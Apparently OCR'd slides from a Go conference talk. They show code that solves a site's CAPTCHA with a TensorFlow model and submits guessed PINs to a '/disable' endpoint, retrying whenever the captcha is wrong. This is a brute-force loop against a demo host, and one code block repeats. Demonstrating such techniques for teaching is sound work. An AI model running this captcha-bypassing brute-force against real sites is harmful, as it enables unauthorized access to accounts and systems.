
```go
func logIntoSite(pinAttempt string, savedModel *tf.SavedModel, printLogs bool) {
        // open cookiejar
        jar, err := cookiejar.New(nil)
        if err != nil {
                log.Fatal(err)
        }
        client := &http.Client{
                Jar: jar,
        }

        // read captcha
        captchaUrl := siteUrl + "/captcha.png"
        captchaImage, err := client.Get(captchaUrl)
        if err != nil {
                log.Fatal(err)
        }
        defer captchaImage.Body.Close()

        buf := new(bytes.Buffer)
        buf.ReadFrom(captchaImage.Body)

```



```go
	// run captcha through tensorflow model
	feedsOutput := tf.Output{
		Op:    savedModel.Graph.Operation("CAPTCHA/input_image_as_bytes"),
		Index: 0,
	}
	feedsTensor, err := tf.NewTensor(string(buf.String()))
	if err != nil {
		log.Fatal(err)
	}
	feeds := map[tf.Output]*tf.Tensor{feedsOutput: feedsTensor}

	fetches := []tf.Output{
		{
			Op:    savedModel.Graph.Operation("CAPTCHA/prediction"),
			Index: 0,
		},
	}

	captchaText, err := savedModel.Session.Run(feeds, fetches, nil)
	if err != nil {
		log.Fatal(err)
	}
	captchaString := captchaText[0].Value().(string)

```

```go
    // run captcha through tensorflow model
    feedsOutput := tf.Output{
        Op:    savedModel.Graph.Operation("CAPTCHA/input_image_as_bytes"),
        Index: 0,
    }
    feedsTensor, err := tf.NewTensor(string(buf.String()))
    if err != nil {
        log.Fatal(err)
    }
    feeds := map[tf.Output]*tf.Tensor{feedsOutput: feedsTensor}

    fetches := []tf.Output{
        {
            Op:    savedModel.Graph.Operation("CAPTCHA/prediction"),
            Index: 0,
        },
    }

    captchaText, err := savedModel.Session.Run(feeds, fetches, nil)
    if err != nil {
        log.Fatal(err)
    }
    captchaString := captchaText[0].Value().(string)
```

```go

        // try to log in
        params := url.Values{}
        params.Set("pin", pinAttempt)
        params.Set("captcha", captchaString)

        res, err := client.PostForm(string(siteUrl+"/disable"), params)
        if err != nil {
                log.Fatal(err)
        }

        defer res.Body.Close()
        buf = new(bytes.Buffer)
        buf.ReadFrom(res.Body)
        response := buf.String()

        // if bad captcha - retry with same PIN
        if parseResponse(response, pinAttempt, captchaString, printLogs) == badCaptcha {
                logIntoSite(pinAttempt, savedModel, printLogs)
        }
        return
}

```


172.16.16.135:8080
Google
ARQA
TECH

https://github.com/Pisush/break-captcha-tensorflow/

Thanks!

@NataliePis

Full details at @GopherAcademy advents post 28/12

https://github.com/Pisush/break-captcha-tensorflow/